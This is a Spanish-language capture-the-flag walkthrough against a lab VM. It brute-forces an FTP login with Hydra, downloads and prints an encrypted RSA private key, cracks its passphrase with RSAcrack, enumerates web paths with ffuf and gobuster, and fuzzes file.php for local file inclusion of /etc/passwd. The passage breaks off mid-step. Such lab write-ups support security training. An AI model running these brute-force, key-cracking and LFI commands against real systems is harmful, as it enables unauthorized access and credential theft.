[I 2021-09-28 18:44:02] 192.168.1.83:49268-[] FTP session opened (connect)
[I 2021-09-28 18:44:06] 192.168.1.83:49280-[] USER 'l4nr3n' failed login.
[I 2021-09-28 18:44:06] 192.168.1.83:49290-[] USER 'softyhack' failed login.
[I 2021-09-28 18:44:06] 192.168.1.83:49292-[] USER 'h4ckb1tu5' failed login.
[I 2021-09-28 18:44:06] 192.168.1.83:49272-[] USER 'noname' failed login.
[I 2021-09-28 18:44:06] 192.168.1.83:49278-[] USER 'cromiphi' failed login.
[I 2021-09-28 18:44:06] 192.168.1.83:49284-[] USER 'b4el7d' failed login.
[I 2021-09-28 18:44:06] 192.168.1.83:49270-[] USER 'shelldredd' failed login.
[I 2021-09-28 18:44:06] 192.168.1.83:49270-[] USER 'anonymous' failed login.
[I 2021-09-28 18:44:09] 192.168.1.83:49292-[] USER 'alienum' failed login.
[I 2021-09-28 18:44:09] 192.168.1.83:49280-[] USER 'k1m3r4' failed login.
[I 2021-09-28 18:44:09] 192.168.1.83:49284-[] USER 'tatayoyo' failed login.
[I 2021-09-28 18:44:09] 192.168.1.83:49278-[] USER 'Exploiter' failed login.
[I 2021-09-28 18:44:09] 192.168.1.83:49268-[] USER 'tasiyanci' failed login.
[I 2021-09-28 18:44:09] 192.168.1.83:49274-[] USER 'luken' failed login.
[I 2021-09-28 18:44:09] 192.168.1.83:49270-[] USER 'ch4rm' failed login.
[I 2021-09-28 18:44:09] 192.168.1.83:49282-[] FTP session closed (disconnect).
[I 2021-09-28 18:44:09] 192.168.1.83:49280-[admin_ftp] USER 'admin_ftp' logged in.
[I 2021-09-28 18:44:09] 192.168.1.83:49280-[admin_ftp] FTP session closed (disconnect).
[I 2021-09-28 18:44:12] 192.168.1.83:49272-[] FTP session closed (disconnect).
```

Con HYDRA hacemos un ataque de fuerza bruta al ftp

```
hydra -t 50 -l admin_ftp -P /usr/share/wordlists/rockyou.txt
```



```
┌──(root㉿kali)-[/home/kali/Desktop/hat]
└─# hydra -t 50 -l admin_ftp -P /usr/share/wordlists/rockyou.txt ftp://192.168.69.234 -s 65535 -V -f -I
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-03-03 11:31:43
[DATA] max 50 tasks per 1 server, overall 50 tasks, 14344399 login tries (l:1/p:14344399), ~286888 tries per task
[DATA] attacking ftp://192.168.69.234:65535/
[ATTEMPT] target 192.168.69.234 - login "admin_ftp" - pass "123456" - 1 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.69.234 - login "admin_ftp" - pass "12345" - 2 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.69.234 - login "admin_ftp" - pass "123456789" - 3 of 14344399 [child 2] (0/0)
```




```
[ATTEMPT] target 192.168.69.234 - login "admin_ftp" - pass "dianne" - 1048 of 14344399 [child 45] (0/0)
[ATTEMPT] target 192.168.69.234 - login "admin_ftp" - pass "cowboy" - 1049 of 14344399 [child 47] (0/0)
[ATTEMPT] target 192.168.69.234 - login "admin_ftp" - pass "143143" - 1050 of 14344399 [child 49] (0/0)
[65535][ftp] host: 192.168.69.234   login: admin_ftp   password: cowboy
[STATUS] attack finished for 192.168.69.234 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-03-03 11:32:54
```

Ya tenemos:


- usuario: admin_ftp
- password: cowboy

Accedemos correctamente al FTP




```
┌──(root㉿kali)-[/home/kali/Desktop/hat]
└─# ftp admin_ftp@192.168.69.234 65535
Connected to 192.168.69.234.
220 pyftpdlib 1.5.4 ready.
331 Username ok, send password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> 
```

Descargamos los 2 ficheros que hay dentro del directorio share




```
┌──(root㉿kali)-[/home/kali/Desktop/hat]
└─# ftp admin_ftp@192.168.69.234 65535
Connected to 192.168.69.234.
220 pyftpdlib 1.5.4 ready.
331 Username ok, send password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
229 Entering extended passive mode (|||56941|).
125 Data connection already open. Transfer starting.
drwxrwxrwx   2 cromiphi cromiphi     4096 Sep 28  2021 share
226 Transfer complete.
ftp> cd share
250 "/share" is the current directory.
ftp> dir
229 Entering extended passive mode (|||49261|).
125 Data connection already open. Transfer starting.
-rwxrwxrwx   1 cromiphi cromiphi     1751 Sep 28  2021 id_rsa
-rwxrwxrwx   1 cromiphi cromiphi      108 Sep 28  2021 note
226 Transfer complete.
ftp> mget *
No such file or directory.
ftp> mget *.*
No such file or directory.
ftp> get id_rsa
local: id_rsa remote: id_rsa
229 Entering extended passive mode (|||50123|).
125 Data connection already open. Transfer starting.
100% |***********************************************************************************************************************************************************************************************|  1751      672.41 KiB/s    00:00 ETA
226 Transfer complete.
1751 bytes received in 00:00 (567.71 KiB/s)
ftp> get note
local: note remote: note
229 Entering extended passive mode (|||60975|).
125 Data connection already open. Transfer starting.
100% |***********************************************************************************************************************************************************************************************|   108       47.74 KiB/s    00:00 ETA
226 Transfer complete.
108 bytes received in 00:00 (44.67 KiB/s)
ftp> 
```

Con ls -la comprobamos el propietario de esos 2 archivos. Tenemos el usuario, pero más adelante veremos otra forma de sacar el /etc/passwd




```
250 "/share" is the current directory.
ftp> ls -la
229 Entering extended passive mode (|||52851|).
125 Data connection already open. Transfer starting.
-rwxrwxrwx   1 cromiphi cromiphi     1751 Sep 28  2021 id_rsa
-rwxrwxrwx   1 cromiphi cromiphi      108 Sep 28  2021 note
226 Transfer complete.
ftp> 
```

Vemos el contenido de la nota y del id_rsa




```
┌──(root㉿kali)-[/home/kali/Desktop/hat]
└─# cat note

       File: note

       
       Hi,
       
       We have successfully secured some of our most critical protocols ... no more worrying!
       
       
       
       
       Sysadmin
       
       
```




```
┌──(root㉿kali)-[/home/kali/Desktop/hat]
└─# cat id_rsa

       File: id_rsa

       -----BEGIN RSA PRIVATE KEY-----
       Proc-Type: 4,ENCRYPTED
       DEK-Info: DES-EDE3-CBC,6F30B7B22B088AB2

       JmLJqI4m9jk1McrIzNFyuYrPyPu3Znw6awuyEIK0ZctgYabjNk5MVCM0FH45SQCl
       rqK3QqSACiOq4+DnMWrECj5CO+JPzGjIupgz8IrW0Cr7mkRSNa9fCeEBrIzAi924
       GEM72PMuwlBM4zWDZ/962gtZpDnzXYLc9mYdVTe+ubI2NrVC6d2ak1L5GMsBdYwi
       BVj8bhnUsr4doXi1ZcRAZoHUses/Z8ohfNXkUoDO2d1kQmiE0hAVEUnBerzV+E84
       GpJFBgHphboG9E+R3Gh27viM3pY0qFvU/PWbTJ8Y6LgSgJPMLldlEuBEym0LPDpc
       27L7wdKEYwCjPWBGtuGnKsdfleQfsyKijH8/YDlH0hsrDc83ZMcDR13jtfZbZjHZ
       IwVdhUuKdHp6Ig4lmxi1RqJA35CD6ZHHMzOKlm1TjQskA0j6jdPeJ3o5ebh/z3oe
       tr3FKEawz+2KQa+CX+frCwN/rLFUc8MOvh7I4/jJ9o2kdKB0u5OHH+pgXfmhTJzl
       mVSqOtti7cxefUb142Jltku5kElwKdvVEHw+qmZNMwrw+Kv7rlpvezfsW4uzm8Je
       nlmxXoMl62Z3FKPjKarEqZrbO6bHf6lWAIrJgJGydRn1tpD/IY1DJZKwa0aLrkbr
       7hu8C0LSpIVdy5ZUSaT04ZL/FBxDQR7cg2/ZYF5Kc1pvIgjXrlEsbbSPDyg2bLIW
       eCMRnevvsTS8l55qUvQ2GO73kHMcWfkAsvUaojLiSxXGTcd+gPf6kXiwTbz2wbTR
       KPzDwKaTn74yW+9jc88+6D8CdT6OrN+2eP8K0ukdNwMqVc+Mag0TOOCwq+QVfKwf
       O7A+3+13xjUy1/TKRIJDXuhL88RDrzA7U4uy9ZDYEq5z2HVc3agqnHMBP4k2n0KE
       u2YoCNOp52Q4YpKoXoz5Ojw8CuUIhNqoilh/0j+gkdgIO5jMAEBT7p6M/fnhfHpe
       VNCimSJfTjLCU49Tez0HeDDCuE4oG/vShjM0ebZHMMWTY8vVOaRz4Ktcx938Jpnj
       /j9Z0NEAEUI2ISZGGDLS/O0fhyN9lsl1UrY2yR3NnXgbX3YkjWLDM4C8mWSCejpl
       XhWSUYlt8X83atlUfTcn97QVGeJXvlJhBUrYEtsTHjDc2lsH3KQNYtpckQizpcyW
       axJjIeWhI+eqWIVwsXTxKI2hIa6XuYdjUP7cusDad+pUo1Y7h0wTwLP1KYtkXrm3
       sEvB8X2mX6tHB+1iO67UKjFdZ7Ti1Q2XY6zCCbOl3S5b24MFAFANDYgkr1QtgQqs
       j+tSrrd1yOn4AeM6SdyLdVxKQBY2s0+9dvLmaJLH9OOdV0G4I4WcMuum40WMzXrf
       fBAMIh7Gl0lEWPOrPtOxrQI++kAlyzNTK1oxSvdc/f30TOB4hGH8yU3EKzRh/QTa
       fHkcKP9V7Y0xKwrg2yLuWsFSt4QnFUZEbV+wDq2i9NqvriYOxSa2qarPP04FVZRp
       5xYdSGWdMuPFTEAaM+67wR33zzlYKvnEmE9CRHnAqVpqHFuNmgYD+S3KhzW3X1A3
       zlflWacIB06p/cXCr3w6XNqa0y2TsNmuT2IR6JX+Qr6usNV4QWL/Jyyy4dE1oBG6
       -----END RSA PRIVATE KEY-----
```

Crackeamos el id_rsa con el RSAcrack




```
┌──(root㉿kali)-[/home/kali/Desktop/tools/RSAcrack]
└─# bash RSAcrack -w /usr/share/wordlists/rockyou.txt -k id_rsa_hat

-═══════════════════════════-
[*] Cracking: id_rsa_hat
[*] Wordlist: /usr/share/wordlists/rockyou.txt
[i] Status:
    1594/14344392/0%/ilovemyself
[+] Password: ilovemyself Line: 1594
```

Hago la enumeración de php-scripts



```
┌──(root㉿kali)-[/home/kali/Desktop/tools/RSAcrack]
└─# ffuf -c -t 200 --fc=404  -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -e .log,.txt,.php,.html -u http://192.168.69.234/php-scripts/FUZZ -mc 200

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://192.168.69.234/php-scripts/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
 :: Extensions       : .log .txt .php .html
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 200
 :: Matcher          : Response status: 200
 :: Filter           : Response status: 404
________________________________________________
```


Encontramos el fichero file.php



```
# This work is licensed under the Creative Commons.php [Status: 200, Size: 7, Words: 1, Lines: 8, Duration:
# Attribution-Share Alike 3.0 License. To view a copy of this.log [Status: 200, Size: 7, Words: 1, Lines: 8,
#.html                  [Status: 200, Size: 7, Words: 1, Lines: 8, Duration: 553ms]
#.php                   [Status: 200, Size: 7, Words: 1, Lines: 8, Duration: 585ms]
#.txt                   [Status: 200, Size: 7, Words: 1, Lines: 8, Duration: 586ms]
#.log                   [Status: 200, Size: 7, Words: 1, Lines: 8, Duration: 592ms]
file.php                [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 6ms]
#                       [Status: 200, Size: 7, Words: 1, Lines: 8, Duration: 609ms]
# Copyright 2007 James Fisher.html [Status: 200, Size: 7, Words: 1, Lines: 8, Duration: 660ms]
# Copyright 2007 James Fisher.php [Status: 200, Size: 7, Words: 1, Lines: 8, Duration: 672ms]
# Copyright 2007 James Fisher.txt [Status: 200, Size: 7, Words: 1, Lines: 8, Duration: 685ms]
# Copyright 2007 James Fisher.log [Status: 200, Size: 7, Words: 1, Lines: 8, Duration: 719ms]
# Copyright 2007 James Fisher [Status: 200, Size: 7, Words: 1, Lines: 8, Duration: 751ms]
#.log                   [Status: 200, Size: 7, Words: 1, Lines: 8, Duration: 764ms]
```

Probamos a hacer la enumeración con GOBUSTER

```
gobuster dir -w /usr/share/seclists/Discovery/Web-Content/dir
```




```
┌──(root㉿kali)-[/home/kali/Desktop/hat]
└─# gobuster dir -w /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt -u 'http://192.168.69.234/php-scripts/' -x 'html,txt,php'
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.69.234/php-scripts/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              html,txt,php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.html                (Status: 403) [Size: 279]
/index.html           (Status: 200) [Size: 7]
/.php                 (Status: 403) [Size: 279]
/file.php             (Status: 200) [Size: 0]
/.html                (Status: 403) [Size: 279]
/.php                 (Status: 403) [Size: 279]
Progress: 830572 / 830576 (100.00%)
===============================================================
Finished
===============================================================
```

Vamos a intentar explotar un LFI en el file.php

Lo vamos a hacer de 2 maneras, con WFUZZ y FFUF

- Con WFUZZ


```
wfuzz -c --hc=404 --hl=0 -w /usr/share/wordlists/seclists/Dis
```



```
┌──(root㉿kali)-[/home/kali/Desktop/hat]
└─# wfuzz -c --hc=404 --hl=0 -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt  http://192.168.69.234/php-scripts/file.php?FUZZ=/etc/passwd
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://192.168.69.234/php-scripts/file.php?FUZZ=/etc/passwd
Total requests: 114441

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000004837:   200        26 L     38 W       1404 Ch     "6"

Total time: 106.0593
Processed Requests: 114441
Filtered Requests: 114440
Requests/sec.: 1079.028
```

- Con FUFF

